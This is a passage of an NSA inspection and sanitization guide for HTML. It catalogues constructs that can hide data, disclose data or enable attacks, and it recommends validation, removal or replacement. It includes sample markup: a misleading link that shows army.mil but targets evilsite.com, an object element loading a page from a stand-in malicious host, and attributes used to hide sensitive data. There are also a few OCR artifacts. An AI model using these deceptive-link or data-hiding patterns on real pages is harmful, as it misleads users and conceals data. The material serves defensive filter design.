U/OO/234037-17

# *Inspection and Sanitization Guidance for HyperText Markup Language (HTML)*

Version 1.0

1 March 2012

**National Security Agency**
**9800 Savage Rd, Suite 6721**
**Ft. George G. Meade. MD 20755**

**Authored/Released by:**
**Unified Cross Domain Capabilities Office**
**cds_tech@nsa.gov**

## DOCUMENT CHANGE HISTORY

| Date | Version | Description |
|---|---|---|
| 03/01/2012 | 1.0 | Initial Release |
| 12/13/2017 | 1.0 | Updated Contact information, IAC Logo, Cited Trademarks and Copyrights, Expanded Acronyms, and added Legal Disclaimer |
| | | |
| | | |
| | | |
| | | |
| | | |

## EXECUTIVE SUMMARY

This Inspection and Sanitization Guidance (ISG) document for HyperText Markup Language (HTML) provides guidelines and specifications for developing file inspection and sanitization software for HTML documents. HTML is the language used to markup content for publishing web pages on the Internet. Some of its markup is for rendering so that humans can view content; some is for processing so that software can process it. Its content encompasses a wide variety of data formats, everything from text to images to video to code. It connects together local and external resources. This range of capabilities introduces a range of risks. Data can be hidden from the user. Data can be manipulated to be incomprehensible or unreadable. Data can be inserted from or altered by compromised servers. Data can be mislabeled and incorrectly processed. HTML content is free text, so it must be reviewed by one or more means, whether human or automated process. Many of the risks associated with HTML can be minimized.

## TABLE OF CONTENTS

# LIST OF FIGURES

## LIST OF TABLES

# 1. Scope

## 1.1 Purpose of this Document

The purpose of this document is to provide guidance for the development of a sanitization and analysis software tool for HyperText Markup Language (HTML). It introduces the syntax of various elements within the language and then discusses several elements that have data hiding, data attack, and data disclosure risks. This document provides an analysis of these elements and recommendations to mitigate their risks.

The intended audience of this document includes system engineers, designers, software developers, and testers who work on file inspection and sanitization software (ISS) that processes HTML.

## 1.2 Introduction

HTML is the language used to markup content for publishing web pages on the Internet. Some of its markup is for rendering so that humans can view content; some is for processing so that software can process it. Its content encompasses a wide variety of data formats, everything from text to images to video to code. It connects together local and external resources. This range of capabilities introduces a range of risks.

## 1.3 Background

### 1.3.1 Overview

Tim Berners-Lee suggested the core ideas of HTML in a document called *HTML Tags* in 1991. Many of his ideas were taken from Standard Generalized Markup Language (SGML), a complex, general-purpose document markup language. He suggested 22 elements, 13 of which are still used in HTML today. His most notable suggestion was the use of hyperlinks, an ability to link documents together.

The Internet Engineering Task Force (IETF) published HTML 2.0, the first official version of HTML, in 1995, thus for the first time formally defining many of the HTML ideas that had been proposed. The next few years were marked by the browser wars, as each browser developer attempted to implement as many new features as possible. Many were non-standard and conflicted with features implemented by the other browsers. When the World Wide Web Consortium (W3C) took over for the IETF, it spent much of its initial efforts attempting to standardize HTML. It published the next version, HTML 3.2, in 1997 and left out many of these browser-specific extensions.

### 1.3.2 HTML 4

The W3C published a third version, HTML 4, in late 1997. It added a host of new features and deprecated many older elements in favor of cascading style sheets (CSS). HTML 4 is stable, supported by every modern web browser and is the most widely supported version of HTML used today. The current version is 4.01, which became a recommendation in 1999.

### 1.3.3 XHTML

As the next step in the modernization effort, the W3C decided to remake HTML as Extensible Markup Language (XML). They wanted to clean up the sloppiness and errors that were common in HTML 4 documents, which in turn would simplify all the browser coding that accommodated bad markup. They wanted web designers to take advantage of the rich set of existing XML tools, such as XML parsers and eXtensible Stylesheet Language Transformations (XSLT) processors. They also wanted web designers to utilize namespaces, which would allow the inclusion of other XML languages, such as Scalable Vector Graphics (SVG) and Mathematical Markup Language (MathML). Thus the W3C began eXtensible Hypertext Markup Language (XHTML).

The first version, XHTML 1.0, is the language of HTML 4 remade with the syntax of XML, and it became a recommendation in 2000. The second version, XHTML 1.1, was largely compatible with 1.0, but it was modularized and, more importantly, stricter; it's most notable features were the requirements to use the new XHTML <ultupurpose Internet Mail Extension (MIME) type (`application/xhtml+xml`) and to fail the page without rendering it if the XHTML document were not well-formed. These features were not popular; some web browsers didn't support the new MIME type, and the result was that web authors kept on creating error-laden XHTML pages while using the old MIME type. Although XHTML 1.1 became a recommendation in 2001, it was never widely adopted.

XHTML 2.0 was an attempt to make a clean break from HTML; the W3C wanted to eliminate years of baggage and was willing to sacrifice backwards compatibility to get it. They worked on incorporating a host of new features, like XForms, XFrame, and XML Events, but the more they worked the less happy the web community was. Most felt XHTML 2 was a theoretical language, academically pure but practically useless and far from the needs of ordinary users and developers, especially those who were making web applications. It would never be finished.

### 1.3.4 HTML5

In 2004 Mozilla and Opera led a group of web developers to petition the W3C to rethink their strategy. They wanted the W3C to extend and evolve the existing HTML and CSS standards rather than continuing to create a totally new standard; they especially wanted the W3C to address requirements for building web applications. The W3C voted their request down. So Mozilla®[1], Opera®[2], Apple®[3], and others started their own working group, the Web Hypertext Applications Technology Working Group (WHATWG). One key tenet of the group was that backward compatibility must be maintained. They primarily worked on two specifications, Web Forms 2.0 and Web Applications 1.0. The former added new controls to forms; the later added native support for audio, video, and drawing. These would eventually become known as HTML5.

By 2006 it was obvious that XHTML 2 was languishing while the specifications from WHATWG were gaining support. Tim Berners-Lee admitted the move to XML wasn't working and that incremental development was required. The W3C created a new HTML working group that would work with the WHATWG. They adopted much of the WHATWG's work as a starting point, and the first HTML5 working draft was published in 2008. In 2009 the W3C finally stopped development XHTML 2. At the time of this writing (Fall 2011), HTML5 is still a working draft and under development.

## 1.4 Document Organization

This section summarizes the organization of this document for reader clarity.

**Table 1-1. Document Organization**

| Section | Description |
|---|---|
| **Section 1**: Scope | This section describes the purpose, introduction, organization, recommendations, DTG, limitations, scope, assumptions, file transmission formats, and section 508 compliance for this document. |
| **Section 2**: Construct and Taxonomy | This section describes the constructs and taxonomy that are used throughout this document. |
| **Section 3**: HTML Overview | This section describes the syntax and structure of HTML. |
| **Section 4**: HTML Constructs | This section details the HTML constructs that have risk and the options for mitigation. |
| **Section 5**: Acronyms | This sections lists acronyms in this document. |

[1] Mozilla is a registered trademark of Mozilla Foundation.
[2] Opera is a registered trademark of Opera Software AS.
[3] Microsoft Word is a registered trademark of Microsoft Corp.

| Section | Description |
|---|---|
| **Section 6**: Table of Document Constructs | This section contains an index of all the constructs that appear in this document. |
| **Appendix A**: Related Technologies | This appendix lists 7 technologies that are related to HTML but are not covered by this document. |
| **Appendix B**: Summary of Risks | This appendix maps each construct to the corresponding specs and risks. |

## 1.5 Recommendations

The following subsections summarize the categories of recommendation actions that appear in this document and associated options.

### 1.5.1 Actions

Each construct description lists recommended actions for handling the construct when processing a document. Generally, inspection and sanitization programs will perform one of these actions on a construct: Validate, remove, replace, external filtering required, review, or reject.

The recommendation section in each construct lists each of these actions and corresponding applicable explanations of the action to take. It notes if a particular action does not apply and indicates actions that are not part of the standard set of actions (listed in the previous paragraph). For example, a program may choose to reject a file if it is encrypted. Additionally, for some constructs, an action may further break down to specific elements of a construct (e.g., for hidden data in a dictionary's syntax) to give administrators the flexibility to handle specific elements differently.

Recommendations such as remove and replace alter the contents of the document. It is important to fix issues where references may be broken or may inadvertently corrupt the document such that it cannot be rendered.

**NOTE**

The recommendations in this document are brief explanations rather than a How-To Guide. Readers should refer to the construct description or official documentation for additional details.

Table 1-2 summarizes the recommendation actions:

Table 1-2. Recommendation Actions

| Recommendation Action | Comments |
|---|---|
| **Validate** | Verify the data structure's integrity, which may include integrity checks on other components in the file. (This should almost always be a recommended action.) |
| **Replace** | Replace the data structure, or one or more of its elements, with values that alleviate the risk (e.g., replacing a user name with a non-identifying, harmless value or substituting a common name for all authors). |
| **Remove** | Remove the data structure or one or more of its elements and any other affected areas. |
| **External Filtering Required** | Note the data type and pass the data to an external action for handling that data type (e.g., extract text and pass it to a dirty word search). |
| **Review** | Present the data structure or its constructs for a human to review. (This should almost always be recommended if the object being inspected can be revised by a human.) |
| **Reject** | Reject the file. |

**NOTE**

No recommendations for logging all actions and found data are included here because all activity logging in a file inspection application should occur "at an appropriate level" and presented in a form that a human can analyze further (e.g., the audit information may be stored in any format but must be parsable and provide enough information to address the issue when presented to a human.)

### 1.5.2 Action Options

The companion to this document, *Data Transfer Guidance for HTML Documents*, specifies four options for each recommended action: *Mandatory*, *Recommended*, *Optional*, or *Ignore*. Depending on the circumstances (e.g., a low to high data transfer versus a classified to unclassified transfer), programs can be configured to handle constructs differently.

Table 1-3 summarizes the recommendation action options:

**Table 1-3. Recommendation Action Options**

| Action Options | Comments |
|---|---|
| **Mandatory** | For the given direction (e.g., secure private network to unsecure Internet), the file inspection and sanitization program must perform this recommended action. |
| **Recommended** | Programs should implement this action if technically feasible. |
| **Optional** | Programs may choose to perform or ignore this recommended action. |
| **Ignore** | Programs can ignore this construct or data structure entirely |

## 1.6 Data Transfer Guidance (DTG)

Each format that is documented for inspection and sanitization analysis has a companion document, a DTG document. The DTG serves as a checklist for administrators and others to describe expected behaviors for inspection and sanitization programs. For example, administrators may only remove certain values in a metadata dictionary, or the administrator may decide to remove all hidden data if the document is being transferred to a lower security domain.

The DTG gives the administrator the flexibility to specify behaviors for ISS. The workbook contains a worksheet for each security domain (i.e., the originating domain). Each worksheet lists the numbered constructs from this document and enumerated recommendations in a row. After the recommendations, the worksheet displays a cell for each possible destination domain. This enables an administrator to select the action option for data transfer from the originating domain to the particular destination domain. Each construct row also contains two comment cells, one for low to high transfers and another for high to low transfers.

The recommended actions address three broad risk types: Data hiding, data attack, and data disclosure. Each construct row in the DTG worksheet contains a cell for designating the risk type and another cell for assessing the risk level for that construct (i.e., high, medium and low). This enables administrators to assign the risk type and risk level to each specific construct.

## 1.7 Document Limitations

This document covers information from the World Wide Web Consortium (W3C) specifications on HTML 4, XHTML, and HTML5. At the time of this writing, the

HTML5 specification is still being written; thus, it's entirely possible that some of the information in this document regarding it is already out of date.

### 1.7.1 Covert Channel Analysis

It is nearly impossible to detect or prevent all covert channels during communication. It is impossible to identify all available covert channels in any file format. Because these documents contain free-form text, searching for hidden data becomes increasingly difficult. No tool can possibly analyze every channel, so this document highlights the highest risk areas to reduce or eliminate data spills and malicious content.

Additionally, this document does not discuss steganography within block text or media files, such as a hidden message that is embedded within an innocuous image or paragraph.[4] Separate file format filters that specialize in steganography should be used to handle embedded content, such as text, images, videos, and audio.

### 1.7.2 Character Encoding

Markup languages are required to define their document character set to help solve interoperability issues. HTML uses the Universal Character Set (UCS) as defined in International Orgaization for Standards (ISO) 10646; its character set is equivalent to Unicode. For user agents, the character encoding must be known such that the content can be accurately represented and transformed. The charset parameter is defined in the `meta` element of the document, otherwise if this value is undefined, the default, ISO-8859-1, is used.

### 1.7.3 Scope

The scope of this document is HTML that is a document; that is, once the page is rendered in the browser, the contents are not updated with new content from external sources. The scope of this document is not HTML that is a web app; that is, it does not consider technologies like AJAX, the DOM, or the various web app Application Program Interface (API)s. The HTML covered by this document includes a variety of different specifications.

### 1.7.4 What is covered by this document

This document covers the following:

- The entire HTML 4.01 specification

[4] Althought the section on the canvas element does give code for extracting stenographic content hidden within images.

- The entire XHTML 1.1 specification
- The attributes and elements of the W3C's HTML5 specification (as well as the Drag and Drop API)
- The HTML Canvas 2D Context specification

### 1.7.5 What is not covered by this document

This document does not cover the following:

- The Document Object Model (DOM) Level 3 specification
- The DOM included with the W3C's HTML5 specification
- Asynchronous Javascript and Extensible Markup Language (AJAX) and the XMLHttpRequest (XHR) specifications
- Javascript®[5]
- The other APIs in the HTML5 family (e.g., the File API, Web Storage, Web Sockets, Web Workers, etc.)
- Alternative web technologies such as Flash®[6] and Silverlight®[7]

For more information on these technologies, see Appendix A.

## 1.8 Assumptions

By definition, HTML documents are semi-structured documents that contain free text information. It is assumed that HTML documents will be reviewed by one or more mechanisms.

If a filter, such as a dirty word checker, reviews the content, then it is assumed that the entire document will be reviewed. Every element, attribute, and content will be reviewed.

[5] Javascript is a registered trademark of Oracle Corp.
[6] Flash is a registered trademark of Adobe Systems, Inc.
[7] Silverlight is a registered trademark of Microsoft Corp.

If a reliable human reviewer reviews the document, then it is assumed that the review will be done using a modern, updated web browser. Many of the concerns that follow are issues that might prevent a reliable human reviewer from seeing and reviewing content in a browser.

HTML documents can contain data in a wide variety of languages (e.g., English, Spanish, French, etc.). It is assumed that any filters or reliable human reviewers that review the data will either be fluent in all these languages or will be able to detect the presence of languages they are not fluent in.

Each version of the HTML specification has deprecated elements and attributes that were part of previous versions. Most of these have been replaced by newer elements (e.g., the applet element has been replaced by the object element) or by CSS rules (e.g., the font element has been replaced by the font-family property). Since modern web browsers still support these deprecated features, it is assumed that they should be included, where pertinent, in this document.

Sometimes web browsers include features that are not in the HTML specifications. It is assumed that such features, where pertinent, should be included in this document.

Sometimes the HTML specifications have elements and attributes that are not supported by the web browsers. Because these features might be supported in future versions, it is assumed that they should be included, where pertinent, in this document.

## 1.9 File Transmission Formats

HTML documents can be sent to ISS as a single file or as part of a set of files.

### 1.9.1 Individual File

An HTML document can be sent to ISS as an individual file without any additional, external files. The ISS can process this file without considering any relationships with external sources. There can still be other technologies embedded within the HTML document, such as CSS and Javascript, which should be examined as well.

### 1.9.2 Group Of Related Files

An HTML document can be sent to ISS as part of a group of related files, perhaps in a designated folder or in a ZIP file. The ISS must verify that every file included in the group is linked to from the HTML file, either directly or indirectly. Each linked file should be examined as well. Files that are not linked may be potential threats.

### 1.9.3 Web Archive Files

Some modern web browsers support a means for saving an HTML page and all its content, even content in other files like images, into a single file using base64 encoding. Safari®[8] and Internet Explorer®[9] both refer to these files as Web archives;[10] Safari uses the .webarchive extension while Internet Explorer and Chrome®[11] use .mht.[12] Although these pages can be a convenient way to archive data, they are not a good choice for compatibility because they are not very cross-browser. Typically only the browser that saves the Web archive can read the Web archive. Thus, these proprietary file formats are not covered in this document.[13]

### 1.9.4 Data URI Scheme Files

Data can be included inline in an HTML file using the "data URI scheme" (aka data URI) defined by IETF standard RFC 2397. These are self-contained links that can contain base64 encoded data encapsulated in the URI. They are primarily used to include images, CSS files, and Javascript files, but they can include othere file types as well.

If files that use this scheme are examined by a reliable human reviewer using a modern web browser, then they can be visually examined like normal HTML content. If, however, the file is examined by automated software (e.g., a filter), the software should recognize this scheme and be able to decode the content before examination.

[8] Safari is a registered trademark of Apple Inc.
[9] Internet Explorer is a registered trademark of Microsoft Corp.
[10] Chrome and Firefox have a similar feature, but they save the content into multiple files instead of a single file and don't use base64 encoding.
[11] Chrome is a registered trademark of Google Inc.
[12] Microsoft recommends using "message/rfc822" as the MIME types for mht documents. See http://support microsoft.com/kb/937912.
[13] Even though these file formats are not covered in this document, the HTML contained in them is covered.

## 1.10 Section 508 Compliance

Section 508 is an amendment to the Workforce Rehabilitation Act of 1973. It mandates that all federal government electronic and information technology be accessible to people with disabilities. Sometimes 508 compliance can be in tension with security by inspection and sanitization. This section lists recommendations that could cause 508 compliance issues:

- Removing or replacing the `alt` or `title` attributes for non-text elements.
- Removing or replacing the `longdesc` attribute (for the `img`, `frame`, and `iframe` elements) or its destination.
- Removing or replacing the `accesskey` attribute (for `a`, `area`, `button`, `input`, `label`, `legend`, and `textarea` elements).
- Removing or replacing the `title` attribute (for the `abbr` or `acronym` elements).
- Removing or replacing the `noscript` element.

# 2. Constructs And Taxonomy

## 2.1 Constructs

This document describes many of the constructs used in HTML 4, XHTML, and HTML5, but it does not describe every construct, thus this document is not to be treated as a complete reference. Developers of ISS should consult the official documentation alongside this documentation for the full context. For each construct that is mentioned, the following sections exist:

- **Overview:** A high level explanation of the construct.
- **Concerns:** An explanation of potential risks posed by the construct.
- **Product**: The specifications in which the construct is found.
- **Location:** A textual description of where to find the construct in the document.
- **Example:** If applicable, the definition will contain an example of the construct.
- **Recommendations:** Potential mitigation strategies as described in section 1.5.1.

## 2.2 Taxonomy

The following table describes the terms that appear in this document:

**Table 2-1. Document Taxonomy**

| Term | Definition |
|---|---|
| Construct | An object that represents some form of information or data in the hierarchy of the HTML document structure. |
| DTG | A document that lists all of the ISG constructs and their associated recommendations. DTGs are used to define policies for handling every ISG construct when performing inspection and sanitization. |
| Inspection and Sanitization | Activities for processing files to prevent inadvertent data leakage, data exfiltration, and malicious data or code transmission |
| ISG | A document (such as this) that details a file format or protocol and inspection and sanitization activities for constructs within that file format. |
| Recommendations | A series of actions for handling a construct when performing inspection and sanitization activities. |

# 3. HTML Overview

## 3.1 Overview

HTML is the acronym for HyperText Markup Language, the publishing language of the World Wide Web. It is a markup language, which means that sections of content are marked up with starting and ending tags. It includes hypertext, a mechanism for linking related content together; it combines content from multiple sources and allows users to move quickly from one page of content to another.

HTML is used to prepare content for user agents, software clients that can compose content for users. The most common user agents are web browsers, such as Internet Explorer and Safari, which render content for display on a computer screen, tablet, or smart phone. Different tags result in different renderings. The `<img>` tag will display a picture, the `<p>` tag will display a paragraph, the `<table>` tag will display a set of rows and columns, and so on.

HTML is also used to link content together. Links allow users to click on a web page in order to access another, related page. Links allow web browsers to pull content from external sources and display it in the current page. Links allow web browsers to run external code (e.g., Javascript), style the content for enhanced user experience (e.g., CSS), and transmit information for processing (e.g., forms).[14]

## 3.2 Syntax

### 3.2.1 Overview

The basic building blocks of HTML are elements; they represent the structure or semantics for content. Elements generally consist of a start tag, some content, and an end tag.

```
<p>This is a paragraph.</p>
```

Elements can be nested within other elements.

```
<ul>
    <li>Bread
    <li>Milk
    <li>Coffee
</ul>
```

[14] For more information on CSS and Javascript, see Appendix A.

Elements may also have one or more associated properties called attributes, which provide additional values.

```
<a href="http://www.google.com/">Search on Google</a>
```

### 3.2.2 HTML 4

Some elements do not have an end tag; in HTML 4, these are simply omitted.

```
<img src="myPicture.jpg">
```

Some elements have an optional end tag; in HTML 4, these end tags can be added or omitted.

```
<p>This is a paragraph with an end tag.</p>
<p>This is a paragraph without an end tag.
```

In HTML 4, element names and attribute names are case-insensitive.

```
<HTML>
    <head>
        <Title>Test Page</Title>
    </head>
    <BODY>
        <P>This is a paragraph.</p>
    </BODY>
</HTML>
```

In HTML 4, attribute values can be enclosed in quotes, but this is optional.

```
<a href="google.com" target=_blank>Go to Google</a>
```

### 3.2.3 XHTML

In XHTML, all elements must be well-formed. If they have content, they must have an end element.

```
Incorrect: <p>This is a paragraph.
Correct:   <p>This is a paragraph.</p>
```

If an element is empty, it must be self-closed using a trailing slash.

```
Incorrect: <p>This is line one.<br>This is line two.</p>
Correct:   <p>This is line one.<br />This is line two.</p>
```

All elements and attributes must be lowercase.

```
Incorrect: <IMG SRC="logo.png"></IMG>
Correct:   <img src="logo.png"></img>
```

In XHTML, all attribute values must be enclosed in quotes.

```
Incorrect: <a href=google.com>Go to Google</a>
Correct:   <a href="google.com">Go to Google</a>
```

Attributes cannot be minimized.

```
Incorrect: <input checked>
Correct:   <input checked="checked" />
```

### 3.2.4 HTML5

HTML5 is a return to flexibility. Those who prefer an XML syntax can use that; those who prefer the HTML 4 syntax can use that. End tags are not required (for some elements). Empty elements do not have to be closed with a trailing slash. Element names are case-insensitive. Attributes values do not have to be enclosed within quotes. Attributes can be minimized.

## 3.3 Structure

### 3.3.1 HTML 4

The root element of an HTML 4 document is the `html` element. The `head` element and the `body` element are nested within it. The `head` element contains instructions for the browser; the information in it is not usually rendered. The `body` element contains the document's content. Additional elements are nested in the `head` and `body` elements.

```
<html>
    <head>
        ...
    </head>
    <body>
        ...
    </body>
</html>
```

Surprisingly, the `html`, `head`, and `body` elements are all optional in HTML 4.

An alternative structure is to replace the `body` element with a `frameset` element, which contains one or more `frame` and/or `frameset` elements. Each `frame` element is defined in its own file. The purpose of this structure is to layout a page using columns and or rows; this approach is not used often today, as it has been superseded by CSS.

```
<html>
    <head>
        ...
    </head>
    <frameset rows="20%, 60%, 20%">
        <frame src="header.html">
        <frame src="main.html">
        <frame src="footer.html">
    </frameset>
</html>
```

### 3.3.2 XHTML

The basic document structures remain unchanged in XHTML, though there are some minor changes. For example, the document can begin with an XML declaration; the doctype declaration and the `html`, `head`, `title`, and `body` elements must be present.

### 3.3.3 HTML5

HTML5 makes a few more changes. There is a simplified Document Type Declaration (DTD) (aka doctype), and a new `meta` element is required in the header.

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
        ...
    </head>
    <body>
        ...
    </body>
</html>
```

The frameset and frame elements are obsolete.

# 4. HTML Constructs

## HTML 4.1: **Malformed HTML**

### OVERVIEW:

HTML defines a specific set of elements and attributes, yet a web designer could insert any number of additional elements and attributes. Web browsers generally ignore malformed HTML; the data in these elements and attributes may or may not be displayed to the user.

### CONCERNS:

Hidden data risk – Malformed HTML can contain information that might not be displayed to the user, so it is a hidden data risk.

### PRODUCT:

- HTML 4
- XHTML (with the `text/html` MIME type)
- HTML5

### LOCATION:

Malformed elements and attributes can be anywhere in an HTML document.

### EXAMPLE:

Nothing prevents a person from creating documents with undefined elements and attributes like this:

```
<html>
    <head>
        <title SuperMan="This is sensitive data.">Title Page</title>
    </head>
    <body>
        <MickeyMouse>This is also sensitive data.</MickeyMouse>
    </body>
</html>
```

### RECOMMENDATIONS:

1. **Validate** – Validate that all elements and attributes are defined by the W3C.
2. **Validate** – Validate that non-valid elements and attributes are on an approved whitelist.
3. **Remove** – Remove all invalid elements and attributes.
4. **Replace** – Replace all invalid elements with a generic, valid element, such as the `p` element. Replace all invalid attributes with a generic, valid attribute, such as the `title` attribute.
5. **Replace** – Replace all invalid elements and attributes with comments.
6. **External Filtering Required** – Extract the value of all invalid elements and attributes and send to an external filter.
7. **Review** – N/A
8. **Reject** – N/A

**HTML 4.1: END**

## HTML 4.2: **Well-formed Error**

**OVERVIEW:**

XHTML documents can be sent with the `application/xhtml+xml` MIME type. If they are and if the document is not well-formed,[15] then the browser is supposed to stop parsing and display an error message; this is sometimes referred to as draconian error handling. If this happens, then the content of the document should not be displayed to the user.

**CONCERNS:**

Hidden data risk – If the document is not displayed, it is a hidden data risk.

**PRODUCT:**

- XHTML (with the `application/xhtml+xml` MIME type)[16]

**LOCATION:**

Any part of an XHTML document could be not well-formed.

**EXAMPLE:**

Missing closing tags (i.e., `title`) and overlapping tags (i.e., `p` and `strong`) both cause this example to be not well-formed:

```
<html>
    <head>
        <title>My Title
    </head>
    <body>
        <p>This is <strong>important data</p>.</strong>
    </body>
</html>
```

**RECOMMENDATIONS:**

1. **Validate** – Validate that the document is well-formed.
2. **Remove** – Remove all not well-formed elements; this might alter the structure and presentation of the document.
3. **Replace** – If possible, replace all not well-formed elements with well-formed elements.
4. **External Filtering Required** – N/A
5. **Review** – N/A

[15] An XHTML document is well-formed if it follows the syntax rules for XML; for example, there must be a single root element. http://www.w3.org/TR/xhtml1/#wellformed.
[16] HTML 4 and HTML5 documents are not XML documents.

6. **Reject** – N/A

## HTML 4.2: END

## HTML 4.3: **All HTML Attributes**

### OVERVIEW:

Attributes are properties associated with elements, additional information necessary to use or limit an element. The value of some attributes is free text; the value of others is constrained, yet every attribute can contain any value that a malicious web designer might choose to insert. Web browsers are typically forgiving; they politely ignore such errors without informing the user. Thus every attribute is a hidden data risk.

### CONCERNS:

Hidden data risk – Because attributes can contain any value, they are a hidden data risk.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

Attributes are associated with elements and thus are co-located with their element.

### EXAMPLE:

This contrived example puts extraneous data in every allowed attribute in the `a` (anchor) element:

```
<html>
    <body>
        <p>Here is a <a
            charset="sensitiveData"
            type="sensitiveData"
            name="sensitiveData"
            href="sensitiveData"
            hreflang="sensitiveData"
            rel="sensitiveData"
            rev="sensitiveData"
            accesskey="sensitiveData"
            shape="sensitiveData"
            coords="sensitiveData"
            tabindex="sensitiveData"
            onfocus="sensitiveData"
            onblur="sensitiveData">normal</a> paragraph.</p>
    </body>
</html>
```

Yet when this example is viewed in a web browser, it displays just fine:



Here is a normal paragraph.

**Figure 4-1. Anchor with Numerous Attributes**

**RECOMMENDATIONS:**

**1.** **Validate** – Validate that all attributes are defined by the W3C.

**2.** **Validate** – Validate that non-valid attributes are on an approved whitelist.

3. **Remove** – Remove all attributes that have inserted free text where they should have a constrained set of values. As certain elements require some attributes, this may not always be possible.

4. **Replace** – Replace all attributes that have inserted free text where they should have a constrained set of values with an empty string or a default value.

5. **External Filtering Required** – Extract the value of all attributes and send them to an external filter that can check for hidden data.

6. **Review** – Extract the value of all attributes and display them for a human reviewer to check for hidden data.

7. **Reject** – N/A

## HTML 4.3: END

## HTML 4.4: The Id and Class Attributes

**OVERVIEW:**
The `id` and `class` attributes are identifiers that can be assigned to any element. The `id` attribute must be unique to the document, whereas the `class` attribute is used for a related set of elements. These attributes are used to select elements for styling in CSS, editing in Javascript, and linking related items (e.g., the `list` attribute with the `datalist` element). Web designers can specify any value for these attributes, and they are not displayed to the user.

**CONCERNS:**
Hidden data risk – These attributes can contain any value and are not present in a browser, so they are hidden data risks.

**PRODUCT:**

- HTML 4
- XHTML
- HTML5

**LOCATION:**
These attributes can be assigned to any element.

**EXAMPLE:**
This example has both `class` and `id` attributes, whose values are hidden from the user:

```
<html>
    <body>
        <p id="This_is_sensitive_data_that_is_not_displayed">This is
               non-sensitive data that is displayed normally.</p>
        <p class="This_is_more_sensitive_data_that_is_not_displayed">This
               is more non-sensitive data that is displayed normally.</p>
    </body>
</html>
```

**RECOMMENDATIONS:**

1. **Validate** – Validate that all `id` and `class` attribute values are on an approved whitelist of values (e.g., header, footer, navigationBar, menuItem, etc.).

2. **Remove** – Remove all `id` and `class` attributes; this might alter the functionality and presentation of the page.

3. **Replace** – N/A

4. **External Filtering Required** – N/A

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.4: END

## HTML 4.5: The Title Attribute

**OVERVIEW:**
The `title` attribute gives the user advisory information about an element. This information is often displayed in browsers as a tooltip. These attributes can hide data that is rarely or never displayed to the user.

**CONCERNS:**
Hidden data risk – If a person puts sensitive data in a `title` attribute in order to hide it, then it is a hidden data risk.

Data disclosure risk – If a person or system uses a `title` attribute in order to provide additional explanation about an element, then it is a data disclosure risk.

**PRODUCT:**
- HTML 4
- XHTML


- HTML5

**LOCATION:**
The `title` attribute can be found on nearly every element in HTML 4 and XHTML; it is found on every element in HTML5.

**EXAMPLE:**
In the case of this `anchor` element, the title text is displayed only if the user mouseovers the link.

```
<html>
    <body>
        <p>This is non-sensitive data <a href="somewhere.html"
           title="This is sensitive data that is not displayed.">with a
           link</a> that is displayed normally.</p>
    </body>
</html>
```

The result looks like this when the cursor is hovered over the hyperlink:


This is non-sensitive data with a link that is displayed normally.

This is sensitive data that is not displayed.

**Figure 4-2. Title Attribute**

**RECOMMENDATIONS:**

1. **Validate** – N/A
2. **Remove** – Remove all `title` attributes; some elements, such as `abbr` and `acronym`, require the `title` attribute. This might cause problems with Section 508 compliance.
3. **Replace** – Replace the value of the `title` attribute with benign text or an empty string. This might cause problems with Section 508 compliance.
4. **External Filtering Required** – Extract the value of the `title` attribute and send to an external filter.
5. **Review** – N/A
6. **Reject** – N/A

## HTML 4.5: END

## HTML 4.6: **Attributes with URIs**

### OVERVIEW:

Many elements have one or more attributes whose value is a Uniform Resouce Indentifier (URI), which can point to a local file (relative path) or a remote file (absolute path). Remote files exist on remote servers that may be compromised; if so, they may insert malicious content into the HTML document.

The following table lists the elements in HTML 4 that possess one or more attributes with a URI:

| Element | Attribute |
|---|---|
| a | href |
| applet | codebase |
| area | href |
| base | href |
| blockquote | cite |
| body | background |
| del | cite |
| form | action |
| frame | longdesc, src |
| head | profile |
| iframe | longdesc, src |
| img | src, longdesc, usemap |
| input | src, usemap |
| ins | cite |
| link | href |
| object | data, classid, codebase, data, usemap |
| q | cite |
| script | src |

### CONCERNS:

Data attack risk – If URI returns code that can be executed, such as the `classid` attribute of the `object` element, it is a data attack risk.

Hidden data risk – If the URI returns code that can be executed, such as the `href` attribute of the `link` element, or content that might have hidden content, such as the `src` attribute of the `image` element, it is a hidden data risk.

Data disclosure risk – The URI itself might point to a legitimate (but sensitive) server, thus it is a data disclosure risk.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

**LOCATION:**

Elements with attributes that contain URIs can be descendants of the `head` or `body` elements.

**EXAMPLE:**

This example has an `object` element that displays another web page specified by the `data` attribute:

```
<object data="http://www.badguyslivehere.com" type="text/html"></object>
```

**RECOMMENDATIONS:**

1. **Validate** – Validate that the content of the attribute is in fact a URI.

2. **Validate** - Validate that all URIs are either on a whitelist of approved servers or point to local files.

3. **Remove** – Remove all elements with an attribute that uses a URI; this has the potential to drastically alter the content of the HTML document.

4. **Replace** – If possible, replace URIs to remote files with URIs to local files.

5. **Replace –** Replace all URIs with neutered URIs by inserting a reserved word into the middle of the links such that it can no longer resolve (e.g., httpBLOCKED://www.somewhere.com, http://www.badplace.DENIEDcom, or http://www.somewhere.com.DENIED). This might cause problems with Section 508 compliance.

6. **External Filtering Required** – Extract all URIs and send them to an external filter.

7. **External Filtering Required** – Extract the content returned from the remote servers and send them to an appropriate external filter.

8. **Review** – N/A

9. **Reject** – N/A

**HTML 4.6: END**

## HTML 4.7: **The A Element**

### OVERVIEW:

The a element, known as the anchor element, connects one resource to another; this connection is known as a hyperlink or a link. The a element is the source anchor of the link and points to a destination, which is a web resource (e.g., an HTML file, an anchor within an HTML file, a CSS or Javascript file, an image, an audio or video file, etc.).

### CONCERNS:

Data attack risk – If the content of an a element is misleading, it could entice a user to click on an undesireable link and connect to a malicious resource, which could attack the client.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

The a element is a descendant of the body element.

### EXAMPLE:

The a element has content between its tags that is supposed to give a description of the destination; however, the content could be anything. Here is an example of a misleading content:

```
<p>Visit the Army's new website at
   <a href="http://www.evilsite.com">http://www.army.mil/</a>.
</p>
```

### RECOMMENDATIONS:

